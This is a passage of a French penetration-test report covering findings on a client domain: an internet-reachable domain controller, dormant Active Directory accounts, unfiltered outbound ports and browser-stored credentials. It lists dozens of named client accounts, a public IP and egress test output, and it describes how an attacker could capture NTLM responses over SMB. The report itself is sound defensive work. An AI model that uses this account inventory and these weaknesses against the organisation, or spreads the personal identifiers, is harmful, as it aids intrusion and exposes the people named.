
- Parefeu de l'entreprise

Risque détaillé

Dans le cas d'une compromission, ces composants d'infrastructure critique sont les premiers ciblés par les attaquants. Disposant d'un accès à internet, un pirate pourra alors télécharger directement du code malveillant ou installer un agent permettant de garder la main à distance sur l'actif en question (agent de C&C, ...).

Observation

Nous constatons que des serveurs sensibles peuvent sortir sur Internet. Cela représente un problème de sécurité puisqu'il est possible pour un attaquant, en cas de compromission des services sensibles, d'y déposer des portes dérobées.



Accès à internet depuis le DC

Remédiation

Complexité	VI-026 – Limiter l'accès à Internet aux actifs sensibles	Gain
Faible		Élevé

Dans le cadre des bonnes pratiques de sécurité, il est recommandé de bloquer les flux sortants du contrôleur de domaine vers Internet. Ce type de serveur, crucial pour l'infrastructure réseau, ne devrait pas interagir directement avec des ressources externes.

Cette recommandation reste générique et une identification du pare-feu utilisé est nécessaire pour fournir une solution personnalisée.

Références			
Criticité **Importante**	**VI-027 – Présence de comptes dormants**		**CVSS** **5.0**
Vecteur d'attaque	**Complexité de l'attaque**	**Privilèges Requis**	**Interaction utilisateur**
Réseau	Élevée	Faible	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Faible	Faible
Description	Les comptes dormants correspondent à des comptes utilisateur ou machine non désactivés et qui ne se sont pas authentifiés auprès de l'Active Directory depuis plus d'un 3 mois. Ces comptes dormants sont soit des comptes légitimes devant être rarement utilisés, soit des comptes obsolètes.		

Éléments affectés

- SVC-TELEPORT@GROUP-RIM.LOCAL
- SSHD@GROUP-RIM.LOCAL
- AVA6@GROUP-RIM.LOCAL
- TESTSYNCM365@GROUP-RIM.LOCAL
- EBLONDEL@GROUP-RIM.LOCAL
- CCHABERT@GROUP-RIM.LOCAL
- TVIVARRATPERRIN@GROUP-RIM.LOCAL
- PARANC@GROUP-RIM.LOCAL
- MGUESMI@GROUP-RIM.LOCAL
- MCOLLIN@GROUP-RIM.LOCAL
- MLATRASSE@GROUP-RIM.LOCAL
- MGARGIULO@GROUP-RIM.LOCAL
- LBONFIGLIO@GROUP-RIM.LOCAL
- JBLANQUART@GROUP-RIM.LOCAL
- IHUSSEIN@GROUP-RIM.LOCAL
- IOREISTEIN@GROUP-RIM.LOCAL
- FPOIRIER@GROUP-RIM.LOCAL
- DRPOGGI@GROUP-RIM.LOCAL
- CARNASSAN@GROUP-RIM.LOCAL
- ASCHEIT@GROUP-RIM.LOCAL
- ASOLIVERES@GROUP-RIM.LOCAL
- ANABET@GROUP-RIM.LOCAL
- ATHEMELIN@GROUP-RIM.LOCAL
- LABJEFFREY4@GROUP-RIM.LOCAL
- MANIP.CARROS@GROUP-RIM.LOCAL
- LFARAON@GROUP-RIM.LOCAL
- LDORANGE@GROUP-RIM.LOCAL
- JALBERI@GROUP-RIM.LOCAL
- AGBOLOGNE@GROUP-RIM.LOCAL
- LJEAN@GROUP-RIM.LOCAL
- FMARTINEZ@GROUP-RIM.LOCAL
- KAMZU@GROUP-RIM.LOCAL
- CDULION@GROUP-RIM.LOCAL
- SBELHACHIMI@GROUP-RIM.LOCAL
- GMATHIEU@GROUP-RIM.LOCAL
- EFLORENTZ@GROUP-RIM.LOCAL
- SIARA@GROUP-RIM.LOCAL
- ANUNES@GROUP-RIM.LOCAL
- DRPAUL@GROUP-RIM.LOCAL
- DRSOARES@GROUP-RIM.LOCAL
- DRGIORDANA@GROUP-RIM.LOCAL
- DRDIGNAC@GROUP-RIM.LOCAL
- FORMATION@GROUP-RIM.LOCAL
- COPIEURNICE@GROUP-RIM.LOCAL
- MEDECIN.BAHAMAS@GROUP-RIM.LOCAL
- NICE.COMPTABILITE@GROUP-RIM.LOCAL
- FEBREZ@GROUP-RIM.LOCAL
- ALORETZ@GROUP-RIM.LOCAL
- FACTURATION@GROUP-RIM.LOCAL
- SJEROSME@GROUP-RIM.LOCAL
- MVIEILLARD@GROUP-RIM.LOCAL
- DRRODRIGUEZ@GROUP-RIM.LOCAL

- MED.PALAIS@GROUP-RIM.LOCAL
- ASADOUNI@GROUP-RIM.LOCAL
- NPODKOWA@GROUP-RIM.LOCAL
- MTALLONE@GROUP-RIM.LOCAL
- MANIP.NOV@GROUP-RIM.LOCAL
- TESTSECRETAIRE@GROUP-RIM.LOCAL

Risque détaillé

L'absence de politique de gestion des comptes (ou sa mauvaise application) peut entraîner la persistance de comptes obsolètes sur le domaine. Cela peut s'expliquer, par exemple, par le départ ou le changement d'affectation d'un utilisateur, la suppression d'une application ou la mise au rebut d'une machine.

Sont considérés comme dormants des comptes n'ayant pas eu d'activité auprès du domaine depuis plus 3 mois. Sont considérés comme obsolètes des comptes dormants dont l'existence dans le domaine n'est plus justifiée.

Observation

De nombreux comptes dormants ont été identifiés au sein du domaine. Certains comptes ne se sont pas connectés depuis plus de 3 ans.

Name	Last Logon	Account Creation Date
DRSOARES@GROUP-RIM.LOCAL	3 years, 4 months and 23 days	3 years, 8 months and 20 days
DRGIORDANA@GROUP-RIM.LOCAL	3 years, 4 months and 23 days	3 years, 8 months and 20 days
DRDIGNAC@GROUP-RIM.LOCAL	3 years, 4 months and 23 days	3 years, 8 months and 20 days
FORMATION@GROUP-RIM.LOCAL	2 years, 11 months and 15 days	3 years, 10 months and 9 days
COPIEURNICE@GROUP-RIM.LOCAL	2 years, 11 months and 15 days	4 years, 5 months and 12 days
MEDECIN.BAHAMAS@GROUP-RIM.L...	2 years, 11 months and 15 days	4 years, 0 month and 13 days
NICE.COMPTABILITE@GROUP-RIM.L...	2 years, 4 months and 7 days	2 years, 4 months and 24 days
FEBREZ@GROUP-RIM.LOCAL	2 years, 4 months and 3 days	2 years, 10 months and 8 days
ALORETZ@GROUP-RIM.LOCAL	2 years, 0 month and 21 days	2 years, 0 month and 22 days
FACTURATION@GROUP-RIM.LOCAL	1 year, 6 months and 12 days	3 years, 10 months and 23 days
SJEROSME@GROUP-RIM.LOCAL	1 year, 6 months and 6 days	4 years, 3 months and 1 day
MVIEILLARD@GROUP-RIM.LOCAL	1 year, 5 months and 15 days	1 year, 8 months and 2 days
DRRODRIGUEZ@GROUP-RIM.LOCAL	1 year, 2 months and 22 days	2 years, 1 month and 7 days
MANIP.NOV@GROUP-RIM.LOCAL	1 year, 0 month and 15 days	1 year, 2 months and 26 days
TESTSECRETAIRE@GROUP-RIM.LOCAL	12 months and 2 days	12 months and 2 days
TEST.INFO@GROUP-RIM.LOCAL	11 months and 26 days	11 months and 26 days
SUPPORT.RIM@GROUP-RIM.LOCAL	11 months and 11 days	3 years, 5 months and 0 day
DRMACARIO@GROUP-RIM.LOCAL	11 months and 9 days	3 years, 8 months and 20 days
DRBASTIANI@GROUP-RIM.LOCAL	11 months and 9 days	3 years, 8 months and 25 days

Absence de revue des comptes AD

Remédiation

Complexité	VI-027 – Désactiver ou supprimer les comptes dormants	Gain
Faible		Notable


Il est recommandé de désactiver ou supprimer les comptes dormants dans le module de console d'administration "Utilisateurs et ordinateurs de l'Active Directory".

Il est possible d'identifier rapidement les comptes dormants à l'aide du script PowerShell suivant à exécuter sur le contrôleur de domaine :

```
$d = [DateTime]::Today.AddDays(-180)
Get-ADUser -Filter '(PasswordLastSet -lt $d) -or (LastLogonTimestamp -lt
$d)' -Properties PasswordLastSet,LastLogonTimestamp | ft
Name,PasswordLastSet,@{N="LastLogonTimestamp";E={[datetime]::FromFileTime
($_.LastLogonTimestamp)}}
```

Une fois le script PowerShell stockés dans un script .ps1, il suffit de l'exécuter à l'aide du terminal PowerShell Windows en tapant la commande suivante :

```
.\scriptpowershell.ps1
```



Identification de compte dormant à l'aide du script PowerShell

Références	*https://learn.microsoft.com/fr-fr/services-hub/unified/health/remediation-steps-ad/regularly-check-for-and-remove-inactive-user-accounts-in-active-directory*

Criticité	VI-028 – Absence de restrictions sur les flux sortants	CVSS
Importante		4.6

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Faible	Requise
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Faible	Faible
Description	L'absence de restrictions sur les connexions sortantes permet aux machines du réseau interne de communiquer avec des serveurs sur Internet par l'utilisation de protocoles qui ne devrait pouvoir circuler que sur le réseau interne.		

Éléments affectés

- Pare-feu de l'entreprise

Risque détaillé

En cas d'absence de règles de restriction sur les connexions sortantes, un utilisateur pourra dans un premier temps consulter des sites présentant un risque pour le SI et sortant du contexte métier de la société.

De plus, certains protocoles représentant un risque de sécurité et ne devant être utilisé que sur le périmètre interne pourraient communiquer avec un serveur malveillant externe. Dans le cas du protocole SMB, un attaquant hébergeant un serveur malveillant sur internet pourrait alors utiliser ces connexions entrantes afin de réaliser du relai NTLM ou obtenir des réponses NTLMv2. Celui-ci pourrait alors obtenir une session authentifiée à des ressources internes, ou un mot de passe en clair si celui-ci est cassable via une attaque par bruteforce.

Observation

Plusieurs tests ont prouvé l'absence de filtrage sur les ports en sortie.


```
[🔴][Apr 07, 2025 - 10:06:29 (CEST)] exegol-default /workspace # curl portquiz.net:445
Port test successful!
Your IP: 85.31.200.5
[🔴][Apr 07, 2025 - 10:06:41 (CEST)] exegol-default /workspace # curl portquiz.net:1337
Port test successful!
Your IP: 85.31.200.5
[🔴][Apr 07, 2025 - 10:07:02 (CEST)] exegol-default /workspace # curl portquiz.net:4444
Port test successful!
Your IP: 85.31.200.5
```

Absence de filtrage en sortie sur les différents ports

Des sites pouvant représenter un risque pour la sécurité du SI sont accessibles sans restriction.


```
[🔴][Apr 08, 2025 - 10:51:21 (CEST)] exegol-default /workspace # curl -s https://www.armurerie-loisir.fr/ | head -n 100



        <!doctype html>
<!--[if lt IE 7]> <html class="no-js lt-ie9 lt-ie8 lt-ie7 lt-ie6 " lang="fr"> <![endif]-->
<!--[if IE 7]>    <html class="no-js lt-ie9 lt-ie8 ie7" lang="fr"> <![endif]-->
<!--[if IE 8]>    <html class="no-js lt-ie9 ie8" lang="fr"> <![endif]-->
<!--[if gt IE 8]> <html lang="fr" class="no-js ie9" lang="fr"> <![endif]-->
<html xml:lang="fr" lang="fr">
<head>

        <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-B
        <title>Armurerie en ligne, armes de tir sportif - Armurerie Loisir</title>
        <META HTTP-EQUIV="Content-Language" CONTENT="fr">
                        <meta name="description" content="Arbalète, pistolet et carabine à plomb, 22LR, ou à billes, avec propu
                                <meta name="keywords" content="armurerie, carabine, pistolet, arme" />
                <meta http-equiv="Content-Type" content="application/xhtml+xml; charset=utf-8" />
        <meta http-equiv="content-language" content="fr" />
        <meta name="generator" content="PrestaShop" />
        <meta name="viewport" content="width=1055" />
        <meta name="robots" content="index,follow" />
        <link rel="icon" type="image/vnd.microsoft.icon" href="/img/favicon.ico?1727867390" />
        <link rel="shortcut icon" type="image/x-icon" href="/img/favicon.ico?1727867390" />
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <script src="//code.jquery.com/jquery-latest.min.js" type="text/javascript"></script>
        <script type="text/javascript">
                var baseDir = 'https://www.armurerie-loisir.fr/';
                var baseUri = 'https://www.armurerie-loisir.fr/';
                var static_token = 'bdcebcdc7ce77b685407ca7acf18f23e';
```

Accès à des sites catégorisés (1)



Accès à des sites catégorisés (2)

En conclusion, nous avons constaté que le port 445 (SMB) n'est pas filtré en sortie. Cela permettrait à un attaquant d'exfiltrer des réponses NET-NTLMv2, notamment en envoyant des fichiers piégés par email.



Récupération de réponse NET-NTLMV2 sur un serveur distant

Remédiation

Complexité	VI-028 – Mettre en place une liste blanche de ports autorisés sur les flux sortants	Gain
Moyenne		Élevé


N'autoriser que les flux sortants identifiés comme nécessaires au niveau du pare-feu.

Il est recommandé par exemple d'empêcher le trafic SMB de quitter l'environnement d'entreprise.

Il est possible de bloquer le flux SMB sortant depuis le pare-feu de l'entreprise ou bien directement depuis le pare-feu Windows en suivant ces étapes :

Blocage du flux SMB sortant sur internet depuis un pare-feu Fortigate :

1. **Policy & Objects**
2. **Firewall Policy**
3. **Service** : SMB
4. **Action** : DENY
5. **Comments** : bloque le trafic SMB sortant à destination d'internet
6. **Enable this policy**




Blocage du SMB en sortie depuis un Fortigate

Blocage du flux SMB sortant sur internet depuis Windows Defender :

7. **Nouvelle règle**
8. **Port** : règle qui contrôle les connexions d'un port TCP ou UDP.
9. **Type de protocole** : TCP
10. **Port distant** : 445
11. **Action** : bloquer la connexion
12. **Profils** : Domaine, Privé, Public
13. **Nom** : bloquer le SMB à destination d'internet
14. **Description** : bloque le trafic SMB TCP 445 sortant à destination d'internet.
15. **Étendue** : adresse IP distante

```
Ces adresses IP :
0.0.0.1 - 9.255.255.255
11.0.0.0 - 126.255.255.255
128.0.0.0 - 169.253.255.255
169.255.0.0 - 172.15.255.255
172.32.0.0 - 192.167.255.255
192.169.0.0 - 198.17.255.255
198.20.0.0 - 255.255.255.254
```



Blocage du protocole SMB à destination d'Internet

Il est possible de tester le bon fonctionnement de la nouvelle règle de pare-feu à l'aide de la commande PowerShell suivante :

```
Test-NetConnection -InformationLevel detailed -ComputerName portquiz.net
-Port 445
```

Si la règle est bien déployée nous devrions avoir le message suivant :

```
AVERTISSEMENT : TCP connect to (35.180.139.74 : 445) failed
```

Références	*https://support.microsoft.com/fr-fr/topic/emp%C3%AAcher-le-trafic-smb-d-avoir-des-connexions-en-cours-et-d-acc%C3%A9der-ou-de-quitter-le-r%C3%A9seau-c0541db7-2244-0dce-18fd-14a3ddeb282a* *https://www.gypthecat.com/how-to-block-internet-access-with-group-policy*

Criticité	VI-029 – Stockage d'identifiants dans les navigateurs	CVSS
Importante		4.4

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Local	Faible	Élevé	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Élevé	Aucun	Aucun
